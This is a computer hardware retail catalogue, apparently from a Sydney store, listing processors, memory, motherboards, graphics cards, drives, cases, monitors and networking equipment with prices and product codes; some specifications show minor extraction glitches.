AMD Duron™ Processors

1.3GHz Duron™ Processor	\$89	CP1MD069
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AMD Opteron™ Processors

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Opteron™ 242 Processor	\$845	CP1MD084
Opteron™ 244 Processor	\$845	CP1MD085

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2GB PC2100 DDR SDRAM	\$135	RAGEN052
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6GB PC2700 DDR SDRAM	\$78	RAGEN063
2GB PC2700 DDR SDRAM	\$139	RAGEN064
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GB PC3200 DDR SDRAM	SCALL	RAGEN081

**RAMBUS RAM**

128MB 800MHz Rambus RIMM	\$135	RAGEN034
256MB 800MHz Rambus RIMM	\$245	RAGEN037

PCI33 SDRAM

128MB PCI33 SDRAM	\$59	RAGEN010
256MB PCI33 SDRAM	\$89	RAGEN011
512MB PCI33 SDRAM	\$155	RAGEN047
256MB PCI33 SDRAM DOUBLE SIDED	\$125	RAGEN078

**Notebook SODIMM**

128MB PC-133 SODIMM	\$78	RAGEN054
256MB PC-133 SODIMM	\$89	RAGEN053
128MB DDR SODIMM	\$78	RAGEN065
256MB DDR SODIMM	\$89	RAGEN066

**Card Memory****SmartMedia (SM)**

2MB	\$35	RAAP001
4MB	\$55	RAAP002
2GB	\$95	RAAP003

**MultiMedia (MMC)**

32MB	\$45	RAAP004
64MB	\$89	RAAP005
128MB	\$125	RAAP006

**SecureDigital (SD)**

32MB	\$55	RAAP014
64MB	\$89	RAAP015
128MB	\$125	RAAP016

**Compact Flash (CF)**

4MB	\$69	RAAP007
2GB	\$99	RAAP008
256MB	\$199	RAAP009
512MB	\$325	RAAP010

**Pro Compact Flash (PRO CF)**

High speed write at 40MB/sec

4MB	\$89	RAAP029
128MB	\$139	RAAP030
256MB	\$235	RAAP031
512MB	\$495	RAAP032

Memory Stick (Sony Compatible)

32MB	\$65	RAAP011
64MB	\$89	RAAP012
128MB	\$145	RAAP013

**USB Flash Disk**

32MB	\$45	RAAP017
64MB	\$65	RAAP018
128MB	\$89	RAAP019
256MB	\$145	RAAP020
512MB	\$295	RAAP022
1GB	\$795	RAAP028

**Memory Adaptor****PCMCIA Card Reader**

PCMCIA adapters to quickly read Card Memory straight from your notebook.

Memory Stick Adaptor	\$55	RAAP033
Compact Flash Adaptor	\$25	RAAP021
SmartMedia Adaptor	\$35	RAAP022
SecureDigital & MultiMedia Adaptor	\$55	RAAP035
4 in 1 SM/MMC/MS/SD Adaptor	\$75	RAAP036

**External USB Multi-Format Reader**

All purpose external USB 2.0 reader is compatible with all leading flash memory types including SM, MMC, SD, CE, MicroDrive and Memory Stick.

**\$59** RAAP037**Internal USB Multi-Format Reader**

3.5" drive bay powered by internal USB. This 6-in-1 multi-format reader is compatible with all leading flash memory types including SM, MMC, SD, CE, MicroDrive and Memory Stick.

**\$55** RAAP038**USB Card Reader**

Memory Stick Reader	\$45	RAAP034
Compact Flash Type I & II Reader	\$35	RAAP039
SmartMedia Reader	\$39	RAAP040
Compact Flash & SmartMedia Reader	\$49	RAAP026
SecureDigital & Multimedia Reader	\$55	RAAP025

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 Weekends 10am - 4pm
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Gigabyte Motherboards

GA-8SIMLH

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 515 S51 Chipset
- 2 x DDR333/266 up to 2GB
- Onboard Graphics
- Onboard 2-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4x), 3 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- Micro ATX Form



\$165 MBGIG073

GA-8PE800

- For Intel P4 with HT Technology
- 533/400 FSB Support
- Intel 845PE Chipset
- 3 x DDR333/266 up to 2GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(4x), 5 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



8PE800 Ultra
 2 x IEEE1394 FireWire + Gigabit LAN + 2 x SATA + IDE RAID
\$295 MBGIG092

\$195 MBGIG096

GA-8SQ800

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 515 S55 Chipset
- 4 x Dual Channel DDR400/333/266 up to 4GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(8x), 5 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- Provides 3 x IEEE1394 FireWire ports via daughter card
- ATX Form



\$199 MBGIG093

8SQ800 Ultra
 10/100 LAN + 2 x SATA + IDE RAID
\$295 MBGIG077

GA-7VKML

- For AMD Socket A
- 266/200 FSB Support
- VIA KT266 Chipset
- 2 x DDR266/200 up to 2GB
- Onboard Graphics
- Onboard 2-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4x), 3 x PCI, 1 x CNR, 2 x USB1.1,
- 2 x front/rear USB option
- Micro ATX Form



7VKMP
 2 x USB2.0,
 4 x front/rear USB option
\$149 MBGIG094

\$129 MBGIG071

GA-7VAC

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT333 Chipset
- 3 x DDR333/266 up to 3GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(4x), 5 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



\$135 MBGIG070

GA-7VA

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT400 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(8x), 5 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



\$155 MBGIG064

7VAXP Ultra
 3 x IEEE1394 FireWire + 10/100 LAN + 2 x SATA + RAID
\$275 MBGIG075

MSI Motherboards

MS-6533XG-L

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 515 S55 Chipset
- 2 x DDR333/266/200 up to 2GB
- Onboard Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4x), 3 x PCI, 1 x CNR, 2 x USB2.0,
- 4 x front/rear USB option
- Micro ATX Form



\$135 MBMS033

\$135 MBMS033

845GE Max

- For Intel P4 with HT Technology
- 533/400 FSB Support
- Intel 845GE Chipset
- 2 x DDR333/266/200 up to 2GB
- Onboard 6-Channel Audio
- 1 x AGP(4x), 6 x PCI, 1 x CNR, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



\$195 MBMS035

\$195 MBMS035

648 Max

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 515 S48 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio
- 1 x AGP(8x), 6 x PCI, 2 x USB2.0,
- 4 x front/rear USB option,
- 1 x Bluetooth pin header
- ATX Form



\$245 MBMS036

\$245 MBMS036

KM2M Combo

- For AMD Socket A
- 266/200 FSB Support
- VIA KM266 Chipset
- 2 x DDR266/200 up to 2GB
- Onboard Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4x), 3 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- Micro ATX Form



\$155 MBMS037

\$155 MBMS037

K7N2G-L

- For AMD Socket A
- 333/266/200 FSB Support
- nVIDIA nForce2 IGP Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard GeForce4 MX Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- Onboard TV-Out Encoder
- 1 x AGP(8x), 5 x PCI, 1 x ACR, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



\$325 MBMS038

\$325 MBMS038

KT4 Ultra

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT400 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio
- 1 x AGP(8x), 6 x PCI, 2 x USB2.0,
- 4 x front/rear USB option
- ATX Form



\$195 MBMS040

KT4 Ultra-BSR
 Bluetooth + SATA RAID **\$295** MBMS040

MSI Graphics

GeForce4 MX440 TD8X

- nVIDIA GeForce4 MX440
- 64MB DDR RAM
- Supports 8X AGP
- Supports 2048x1536 @ 60Hz
- 34 Million Triangles/sec
- 1.1 Billion Texts/sec
- 8.0GB/sec memory bandwidth
- TV-Out + DVI connector



\$155 DCHMS082

Video-In **175** DCHMS085

GeForce4 Ti4200 TD8X

- nVIDIA GeForce4 Ti4200
- 64MB DDR RAM
- Supports 8X AGP
- Supports 2048x1536 @ 60Hz
- 113 Million Triangles/sec
- 4.0 Billion Texts/sec
- 8.0GB/sec memory bandwidth
- TV-Out + DVI connector



\$295 DCHMS084

128MB RAM **\$345** DCHMS080

Come visit our store at
127 York Street, SYDNEY NSW 2000

Graphics

GeForce4 MX440SE

nVIDIA GeForce4 MX440SE

64MB RAM

Supports AGP 4X/2X
Memory bandwidth up to 8.6GB/sec
Up to 2048 x 1536 @75HzDRAM
DDR w TV-Out **\$89**
\$99 DCEM029
DCEM033LeadTek WinFast
TV2000 XP Deluxe

WinFast TV2000 XP is the smartest and most effective way of turning your PC into a high definition TV entertainment center.


- TV/Video/FM PCI Capture Card
- Watch high-quality TV with stereo in full screen or a scalable window
- NTSC, PAL or SECAM
- S-Video & 1 x RCA Input
- 3.5mm Stereo Jack for Audio In/Out
- Remote Included

**\$125** MMLEA001

LifeView FlyTV Box

The FlyTV Box is a true standalone TV box with no software and driver required. You can watch TV, video, or play TV-games on any LCD or CRT monitor up to 1024x768 resolution. Comes with Remote.

- Auto scan TV frequency up to 125 channels
- Composite Video & S-Video input
- 3.5mm Stereo Jack for Audio Input/Output

**\$255** MMGEN05

Gigabyte Graphics

MAYA Radeon 9000

128-bit ATI Radeon 9000
64MB DDR RAM
Supports AGP 4X/2X
1.2 billion pixels per second
75 million triangles/sec
Optimized for Pentium® 4
SSE2 and AMD Athlon™
TV-Out**\$159** DCEG003

MAYA II Radeon 9500

- 128-bit ATI Radeon 9500
- 128MB DDR RAM
- Supports AGP 8X/4X
- Pixel shaders used to accelerate video
- Gigabyte V-Tuner allows overclocking of your VPU and Memory
- DVI / TV-Out

**\$375** DCEG004

MAYA II Radeon 9700 PRO

- 256-bit ATI Radeon 9700 PRO
- 128MB DDR RAM
- Supports AGP 8X
- 8-pixel pipeline architecture
- Gigabyte V-Tuner allows overclocking of your VPU and Memory
- DVI / TV-Out

**\$745** DCEG004VI PRO **\$199** DCEG007
VI 128MB PROII **\$245** DCEG005

LeadTek Graphics

A280 TD MyVIVO

nVIDIA GeForce4 Ti 4800 SE
128MB DDR RAM
Supports AGP 8X
8 GB/sec memory bandwidth
4.8 Billion AA samples/sec fill rate
125 Million vertices/sec
1.12 Trillion operations/sec
Video capture from VCR, camcorder,
LD/PCD/DVD player
DVI up to 1280x1024
TV-Out up to 800x600A280 TD Ti: 4200 MyVIVO
\$325 DCEM030

A340 Ultra TD MyVIVO

- nVIDIA GeForce FX 5200 Ultra
- 128MB DDR RAM
- Supports AGP 8X
- 350MHz RAMDACs
- 10.4 GB/sec memory bandwidth
- 1.3 Billion AA samples/sec fill rate
- 61 Million vertices/sec
- Video capture from VCR, camcorder, LD/PCD/DVD player
- DVI up to 1600x1200
- TV-Out up to 1024x768

A180 DDR TDH MX440 MyVIVO
\$235 DCEM035
\$195 DCEM029

A300 TD

- nVIDIA GeForce FX 5600 Ultra
- 128MB DDR RAM
- Supports AGP 8X
- 400MHz RAMDACs
- 12.58 GB/sec memory bandwidth
- 3.2 Billion AA samples/sec fill rate
- 160 Million vertices/sec
- 800MHz memory data rate
- DVI up to 1600x1200
- TV-Out up to 1024x768

**\$749** DCEM036**\$395** DCEM034

Creative Sound Cards

Sound Blaster Audigy 2 Platinum

Sound Blaster Audigy 2 delivers high-quality multi-channel recording and playback at up to 24-bit/96kHz and is the first PC product to offer playback of Advanced Definition DVD-Audio at an astonishing 24-bit/192kHz with a stunning Signal-to-Noise ratio of 106dB

- Sound Blaster 24-bit audio
- THX®-certified & Dolby digital EX
- 6.1 Surround Sound
- 24-BIT/96 kHz recording
- EAX®/advanced HD™ gaming
- Audigy internal drive for firewire, analog digital ports

\$495 MMCKE096External **\$545** MMCKE098Creative Sound
Blaster Vibra 128**\$39** MMCKE043Creative Sound
Blaster Live DE 5.1**\$79** MMCKE072

Creative Audigy 2

\$299 MMCKE097

Sound Blaster Extigy

Sound Blaster® Extigy™, the plug-in audio enhancement for the desktop and notebook PC. A revolutionary external quality audio solution from Creative®. Designed to provide stunning digital audio to notebook or desktop users who cannot open their PCs or would prefer not to.

- Connect to any PC with USB
- A remote control is standard.
- 24-bit DACs and a 100dB signal-to-noise ratio

**\$309** MMCKE092

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Lite-On Optical Drives

56x CD-ROM

- Transfer rate of up to 7,800Kb/s
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use

\$55 HMLT010

16x DVD-ROM

- 16x DVD-Rom/48x CD-Rom Drive
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use

\$79 HMLT003

52x24x52 CD-RW

- Writes CD-R at 52x/CD-RW at 24x
- Reads at up to 52x
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use



\$99 HMLT009

40x24x40 Ext CD-RW


- Writes CD-R at 40x/CD-RW at 24x
- Reads at up to 40x
- Top loading disc and stylish design
- USB2.0 connection to ensure 40x performance
- Weight 1kg
- 152 x 44.3 x 198mm



\$275 HMLT007

Portable CD-RW/DVD

- Writes CD-R at 24x/CD-RW at 12x
- Reads CD at 24x/DVD at 8x
- Top loading disc and stylish design
- USB2.0 connection to ensure 24x performance
- Weight 0.42kg
- 138 x 24.7 x 177mm



\$395 HMLT010

LG Optical Drives

52x CD-ROM

- Transfer rate up to 7,800Kb/sec
- E-IDE Interface
- Mounts Vertically & Horizontally



\$49 HMLG002

16x DVD-ROM

- 16x DVD-Rom/48x CD-Rom Drive
- E-IDE Interface
- Mounts Vertically & Horizontally



\$79 HMLG004

52x24x52 CD-RW

- Writes CD-R at 52x/CD-RW at 24x
- Reads at up to 52x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$99 HMLG001

48x24x48 CD-RW + 16x DVD Combo

- Writes CD-R at 48x/CD-RW at 24x
- Reads CD at 48x/DVD at 16x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$159 HMLG003

Portable CD-RW/DVD Combo

- Slim, Compact, Portable Designs for Easy Mobility
- Writes CD-R at 24x/CD-RW at 10x
- Reads CD at 24x/DVD at 8x
- USB 2.0 connection to ensure 24x performance
- Weight 0.35kg
- Includes Playback & Recording Software



\$445 HMLG020

DVD-RW

- Record data up to 4.7GB per side on DVD media
- Writes DVD-R at 2x/DVD-RW at 1x
- Writes CD-R at 12x/CD-RW at 12x
- Reads DVD at 10x/CD at 32x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$475 HMLG002

DVD Recorder Kits

Panasonic DVD

A breakthrough in versatility, this single unit meets a huge range of data storage needs on both 4.7GB and 9.4GB DVD Media as well as traditional CD-R media.

- Panasonic SW-9571 IDE DVD Drive
- 2MB Cache Buffer
- Reads: 12X DVD/12X CDROM
- Writes: 2x DVD-RAM, 2x DVD-R, 1x DVD-RW, 12x CD-R, 8x CD-RW
- Software Includes: DVD Movie Album for creating DVD movies, MyDVD DVD/CD recording software, WinDVD playback software
- Region Coding software and DVD disk utilities
- Includes 1 x DVD-RW & 1 x DVD-R Media
- All cables and accessories



\$599 HPMAN24

Pioneer DVR-A05

Pioneer has achieved 4x write speed to DVD-R and 2x to DVD-RW ahead of competing brands, improving the recording speed provides an easy to use and fast writing environment.

- Pioneer DVR-A05 IDE Drive
- 2MB Writer Buffer/512KB Read Buffer
- Reads: 12X DVD/12X CDROM
- Writes: 4x/2x/1x DVD-R, 2x/1x DVD-RW/16x CD-R/8x CD-RW
- Software Includes: ULEA Workshop SE, Video Studio 6 SE DVD, PictureShow SE, RecordNow DVD/CD, DLA Storage Guard, Cyberlink Power2Go XP
- Includes 1 x DVD-RW & 1 x DVD-R Media



\$599 HPM000A

Sony DRU 500A

This all in-one optical drive records and plays CD's and DVD's. The first to support all four popular formats (DVD-R, DVD+R, DVD-RW, and DVD+RW). Shipping as a kit, it comes complete with everything required for connection and operation on Windows based PC.

- Sony DRU 500AX IDE Drive
- 2MB Cache Buffer
- Reads: 8X DVD/12X CDROM
- Writes: 4x DVD-R, 2x DVD+R, 4x DVD+R, 2x DVD+RW
- Writes: 24x CD-R, 10x CD-RW
- Software Includes: VERITAS Record Now, VERITAS SimpleBackup, SONIC MyDVD, AKSCOFF ShowBiz, CYBERLINK Power2Go and MUSICMATCH Jukebox
- Region Coding software
- Includes 1 x DVD+R Media
- Interface cable and screws



\$799 HPM000B

CD/DVD Media



10 Pack 80Min CD-R

\$12 HMYEN29

50 Pack 80Min CD-R

\$35 HMYE040

5 Pack 700Mb CD-RW

\$9 HMYE030



DVD-R

\$9 HMYE036

DVD-RW

\$12 HMYE037

DVR+R

\$10 HMYE038

DVD+RW

\$12 HMYE039

Hard Drives**Western Digital****Mainstream Drives**

- Ultra ATA/100
- 9ms Avg. Seek time
- 5400RPM
- 2MB Cache Buffer



- 0GB **\$135** HDWES080
 0GB **\$165** HDWES081
 0GB **\$179** HDWES082
 20GB **\$255** HDWES083

Performance Drives

- Ultra ATA/100
- 8.9ms Avg. Seek time
- 7200RPM
- 2MB Cache Buffer

- 40GB **\$145** HDWES015
 60GB **\$175** HDWES017
 80GB **\$199** HDWES019
 120GB **\$275** HDWES023
 200GB **\$525** HDWES027

Seagate**Barracuda**

- Ultra ATA/100
- 8.5ms Seek Time
- 7200 RPM
- 2MB Cache Buffer

- 40GB **\$139** HD1G067 80GB **\$285** HD1G075
 80GB **\$195** HD1G068 120GB **\$335** HD1G104
 120GB **\$249** HD1G069
 160GB **\$345** HD1G075

Cheetah

- 5.2ms Seek time
- 10000 RPM



- Ultra160 SCSI 18GB **\$395** HD1G740
 Ultra160 SCSI 36GB **\$475** HD1G741
 Ultra160 SCSI 73GB **\$995** HD1G742
 Ultra320 SCSI 146GB **\$1795** HD1G776

3.5" External Hard Drive

Integrated power supply

- Includes Power Cable
 Includes FireWire/USB 2 Cable
 Compatible with Windows 98/ME/2000/XP
 Compatible with
 Mac OS 8.6/9.x/10.x
 (W)162 x (L)208 x
 (H)36 mm
 Weighs 1.5kg
 Including Cables



FireWire 24MB/s **USB 2* 15.9MB/s**

- Case w/HDD **\$129** CAAD019 **\$129** CAAD098
 40GB **\$275** HDAD080 **\$275** HDAD086
 60GB **\$295** HDAD081 **\$295** HDAD087
 80GB **\$325** HDAD082 **\$325** HDAD088
 120GB **\$375** HDAD089 **\$375** HDAD091
 160GB **\$475** HDAD093 **\$475** HDAD092

PC & Mac Compatible

*USB 2 Hard Drives are backwards compatible with USB 1.1 ports, however, transfer rates will be limited to USB 1.1 specifications.

2.5" Pocket Hard Drive

Powered by USB or PS2 interface

- USB 2 Cables Included
- Compatible with Windows 98/ME/2000/XP
- Compatible with Mac OS
- (W)75 x (L)130 x (H)1.3 mm
- Weighs 70g

**USB 2***

- Case w/HDD **\$65** CAAD076
 10GB **\$235** HDAD013
 20GB **\$275** HDAD014
 30GB **\$305** HDAD015
 40GB **\$355** HDAD016

PC & Mac Compatible

*USB 2 Hard Drives are backwards compatible with USB 1.1 ports, however, transfer rates will be limited to USB 1.1 specifications.

Notebook Hard Drive

- 9mm 2.5" Hard Drive
- ATA-100 IDE Interface
- 4200 RPM
- Compatible with most Notebooks

- 10GB **\$155** HDH1705
 20GB **\$175** HDH1706
 30GB **\$225** HDH1710
 40GB **\$275** HDH1711

Cases**Adelong M71 ATX**

- 4 x External 5.25" Bays
- 1 x External 3.5" Bays
- Front USB
- W: 200mm
- D: 491mm
- H: 422mm
- Power Supply: 300W ATX

**\$79** CAAD092**Adelong Midi ATX**

- 4 x External 5.25" Bays
- 2 x External 3.5" Bays
- Front USB & Audio In/Out
- W: 200mm
- D: 491mm
- H: 422mm
- Power Supply: 300W ATX

**\$79** CAAD094**Adelong Mini Server Case**

- W: 224mm
- H: 436mm
- D: 500mm
- Drive Bays:
 - 8 x 5.25" (1 Internal)
 - 5 x 3.5" (4 Internal)
- Power Supply: 400 Watt ATX
- 2 Additional cooling fans

**\$149** CAAD015**Lian Li PC-60**

- 4 x External 5.25" Bays
- 3 x External 3.5" Bays
- 5 x Internal 3.5" Bays
- 2 x Front USB 2.0
- 4 Ball Bearing Fans
- Tool-less detachable front panel
- W: 210mm
- D: 440mm
- H: 485mm
- Power Supply not included

**\$299** CALM002**Chieftec DG-01**

- 3 x External 5.25" Bays
- 2 x External 3.5" Bays
- 2 x Internal 3.5" Bays
- Front USB & IEEE1394 FireWire
- Screw-less PCI Card Clipper
- Thumb screws for FDD & HDD installation
- W: 180mm
- D: 440mm
- H: 460mm
- Power Supply not included

**\$155** CACH000**CoolerMaster ATC 710**

- 4 x External 5.25" Bays
- 2 x External 3.5" Bays
- 4 x Internal 3.5" Bays
- Front USB & IEEE1394 FireWire
- Tool-less assembly
- Lockable front bezel and side panel
- Zinc-coated steel
- W: 205mm
- D: 455mm
- H: 522mm
- Power Supply not included

**\$275** CAC0100**Power Supplies**

- 250W P4 ATX POWER SUPPLY **\$35** P5GEN002
 300W P4 ATX POWER SUPPLY **\$49** P5GEN003
 350W P4 ATX POWER SUPPLY **\$55** P5GEN011
 400W P4 ATX POWER SUPPLY **\$65** P5GEN015

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Acer Monitors

3 YEAR WARRANTY

15" LCD AL512

The AL512 combines in one compact space-saving design the benefits of the latest 15" LCD technologies alongside an integrated audio system.

- 15" TFT-LCD
- 0.297mm Dot Pitch
- 16.7M Colours
- Contrast Ratio 350:1
- Up to 1024 x 768 @ 75Hz
- 351(W) x 354(W) x 182(D)mm
- Weights 4.1kg
- Built-in Speakers

\$545 MONCE01H



17" LCD AL732

The 17" LCD is an ideal solution for the modern office environment serving the desktop power users with the objective of optimal display performance with enhanced ergonomics.

- 17" TFT-LCD
- 0.264mm Dot Pitch
- 16.7M Colours
- Contrast Ratio 400:1
- Up to 1280 x 1024
- 378(W) x 390(W) x 156(D)mm
- Weights 5.5kg
- Built-in Speakers

\$895 MONCE01F



17" LCD AL707

The AL707 is the ideal solution for the home or office PC users requiring a smart interface with a broader view.

- 17" TFT-LCD
- 0.264mm Dot Pitch
- 16.7M Colours
- Contrast Ratio 500:1
- Up to 1280 x 1024
- 449(W) x 422(W) x 215(D)mm
- Weights 5kg

\$795 MONCE01G



19" LCD AL922

AL922 the ultimate display, featuring excellent brightness combined with high resolution and built in speakers. For those that demand the best in their displays.

- 19" TFT-LCD
- 0.294mm Dot Pitch
- 16.7M Colours
- Contrast Ratio 500:1
- Up to 1280 x 1024 @ 75Hz
- 447(W) x 433(W) x 235(D)mm
- Weights 6.5kg
- Built-in speakers

\$1599 MONCE01B



17" CRT AC711

The AC711 offers the perfect solution to work effectively with no compromise to personal comfort.

- 16.1" Viewable
- 0.27mm Dot Pitch
- Up to 1280 x 1024 @ 60Hz
- 427(H) x 405(W) x 419(D)mm
- Weights 14.9kg

\$225 MONCE01T



NEC LCD Monitors

3 YEAR WARRANTY

15" LCDI560NX

A space-saving thin-frame LCD monitor, offers you unrivalled value and performance. Also featuring automatic adjustment of your monitor to optimal settings.

- 15" TFT-LCD
- 0.297mm dot pitch
- 16M colors
- 1024 x 768 @ 75Hz
- 344.8 mm (W) x 344.2 mm (H) x 166 mm (D)
- D-Sub and DVI-Digital Input
- Weights 3.7kg
- Black or silver colour option

\$599 MONCE01G



17" LCDI760NX

Take your visual experience to the next level of performance and enjoyment with the 17" NEC MultiSync LCDI760NX, a digital flat-panel monitor featuring a thin-frame design.

- 17" TFT-LCD
- 0.264mm dot pitch
- 16M colours
- Up to 1280 x 1024 @ 75Hz
- 374 mm (W) x 383.6 mm (H) x 196 mm (D)
- D-Sub and DVI-Digital Input
- Weights 5.8kg
- Black or silver colour option

\$999 MONCE01T



18.1" LCDI860NX

A flat-panel monitor featuring a thin-frame design, enhances your visual experience with superior screen performance offering wide angle views of up to 160°.

- 18" TFT-LCD
- 0.281mm dot pitch
- 16.7M colours
- Up to 1280 x 1024 @ 75Hz
- 398 mm (W) x 402.8 mm (H) x 200 mm (D)
- D-Sub and DVI-Digital Input
- Weights 8.3kg
- Black colour option

\$1595 MONCE01B



Philips CRT Monitors

3 YEAR WARRANTY

17" 107E

The Philips 107E1 offers great value for money for those users looking for a display for their home and small office applications.

- 16" viewable
- 0.27mm dot pitch
- XtraSpace Design™
- Up to 1280 x 1024
- 383(H) x 397(W) x 419(D)mm
- Weights 14.5kg

\$239 MDP01010



17" 107T

Designed to meet the needs of consumers and cost conscious business users, the new 107T1 combines the appeal of Real Flat with standard 17-inch monitor features.

- 16" viewable
- 0.25mm dot pitch
- LightFrame™ 3
- XtraSpace Design™
- Up to 1280 x 1024
- 410(H) x 399(W) x 419(D)mm
- Weights 16.5kg

\$269 MDP01004



19" 109S

The Philips LightFrame™ 3 patented technology dramatically improves photo and video display without sacrificing performance for text-based applications.

- 18" viewable
- 0.27mm dot pitch
- LightFrame™ 3
- XtraSpace Design™
- Up to 1920 x 1440
- 447(H) x 440(W) x 441(D)mm
- Weights 19.4kg

\$395 MDP01002



Full product range and latest prices available online at

www.adelong.com.au



3COM Networking Solutions



3Com delivers innovative networks that are easier to own and implement. From basic connectivity to advanced switching functionality, there's a 3Com product to meet your needs.



Wireless Bluetooth

Wireless Bluetooth technology delivers 128-bit encrypted information at undisturbed connection speeds of up to 1Mbps operating between distances of up to 10m between clients and access points.

PC Card with XJACK

Autonomous connections between your Type II notebook PC card and other Bluetooth™ devices.



\$239 NW3C0050

USB Adapter

Share files with other Bluetooth™ devices with point-and-click ease via USB connection to your desktop or notebook PC.



\$235 NW3C0051

Network Jack

The 3Com® NJ100 Network Jack instantly expands a single Ethernet connection into four 10/100 switched ports at its desktop. Replace an existing wall jack, or use it as the LAN outlet in modular office paneling.



20 Pack **\$85** NW3C0042

OfficeConnect 10/100 Switch

OfficeConnect Switches allow dedicated high-speed connections at 10Mbps or 100Mbps, making them ideal for connecting servers or multiple hubs in small businesses or offices.

Autosensing ports automatically detect the speed of the attached device to optimize network performance.



5-Port **\$175** NW3C0043
8-Port **\$245** NW3C0044

OfficeConnect Wireless LAN USB Adapter

Connects directly to a USB-ready desktop or notebook PC. Dynamic rate shifting keeps connections reliable, even in noisy environments.

IEEE 802.11b compliant
Data transfer rates up to 11Mbps
Plug-and-Play
Range up to 300m
Supports up to 128-bit WEP encryption



\$195 NW3C0053

OfficeConnect Wireless LAN PC Card

One Type I or Type III PCMCIA slot is all you need to enjoy the enhanced wireless transmissions of this PC Card.

- IEEE 802.11b compliant
- Data transfer rates up to 11Mbps
- Range up to 100m
- Supports up to 128-bit WEP encryption



\$149 NW3C0054 XJACK **\$175** NW3C0054

OfficeConnect Wireless LAN PCI Adapter

Wireless LAN PCI Adapter gives you secure wireless connections; without the expense and inconvenience of laying cables.

- IEEE 802.11b compliant
- Data transfer rates up to 11Mbps
- Connect multiple wireless clients without using access points
- Range up to 100m
- Supports up to 128-bit WEP encryption



\$225 NW3C0059

Wireless LAN Access Point 2000

Embedded HTTP web management server allows easy web configuration, firmware upgradability, and management.

Compatible with IEEE 802.11b compliant equipment
Data transfer rates up to 11Mbps
Supports up to 128 simultaneous users
Clear Channel Select automatically scans the spectrum and selects the best channel
Wireless security of up to 128-bit WEP encryption
Range up to 100m



\$375 NW3C0057

Wireless Cable/DSL Gateway

Share one broadband Internet connection with up to 253 (32 wireless) users, completed with an integrated wireless access point and a 4-port autosensing 10/100 Ethernet switch.

- IEEE 802.11b compliant
- Range up to 91m
- Supports hacker pattern detection firewall, virtual DMZ, virtual server capability and VPN pass-through



\$375 NW3C0055

Wired Cable/DSL Gateway **\$299** NW3C0058

OfficeConnect Secure Cable/DSL Gateway

Supports up to 30 simultaneous VPN tunnels with simultaneous PPTP, IPsec, and L2TP/IPsec tunnels.

- IEEE 802.11b compliant
- Integrated 4-port autosensing 10/100 switch for sharing broadband Internet connection with up to 253 users
- Hacker pattern detection firewall feature automatically detects and blocks intrusions



\$195 NW3C0060

Networking Solutions

4-Port Cable/DSL Router

The 4-Port Cable/DSL Broadband Router is the ideal networking solution for home and business users connecting up to 253 users to a high speed Internet connection. This platform independent multi-function router combines a 4-port 10/100 Mbps full speed switch, full-featured SPI firewall, and network management system into one convenient device.



\$175 NW3C0056 VPN Plus **\$215** NW3C0059

3 Port Print Server

A Print Server with a multi-protocol 10/100 LAN and three parallel ports is designed to offer a simple and flexible solution for your entire network printing needs. You can now connect or support up to three printers, plotters or equally printers in the most convenient spots in your office environment.



\$175 NW3C0061

Ethernet HUB

These 10/100 Ethernet Hubs are auto-sensing, dual-speed hubs that offer a simple, cost-effective strategy for integrating Fast Ethernet into your Ethernet network.



5-Port **\$59** NW3C0065
8-Port **\$79** NW3C0066
16-Port **\$175** NW3C0067

10/100 PCI Network Adapter

10/100 PCI network adapter is an efficient, affordable, full-featured desktop resource. Auto-configurable upon power-up, it supports 32-bit data transfer mode. It features Wake-On LAN, enabling network management from remote locations.



\$25 NW3C0069

10/100 USB Network Adapter

10/100 USB network adapter attaches to the desktop or mobile PC via the USB Port. No external power is needed and no further configuration is required once the USB adapter is automatically recognised.



\$95 NW3C0070

10/100 PC CARD

Ideal for connecting laptops to Fast Ethernet LANs, the dongle-less PC Card provides 10/100Mbps speed, 16-Bit performance and is plug-and-play with all major operating systems.



\$75 NW3C0074 CardBus **\$95** NW3C0075

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Weekends 10am - 4pm

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Fax: 02 9267 5042 | Email: sales@adelong.com.au

Logitech Webcam

QuickCam Express

- Easy to use and economical. Great for video e-mails and face-to-face video calls.
- Still image capture up to 640 x 480 pixels
- Video capture up to 30 frames/sec @ 320 x 240
- USB Interface



QuickCam Messenger
Still image & video capture up to 640 x 480 pixels with built-in microphone.

\$79 IOL06822

\$95 IOL06845

ClickCam 310

- 2MB memory stores up to 160 photos and 15 seconds of video.
- Digital camera up to 352 x 288 pixels
- Video capture at 15 frames/sec up to 176 x 144
- Webcam up to 640 x 480 pixels
- Video conferencing up to 30 frames/sec
- 10 second self timer
- 4 x AAA batteries included
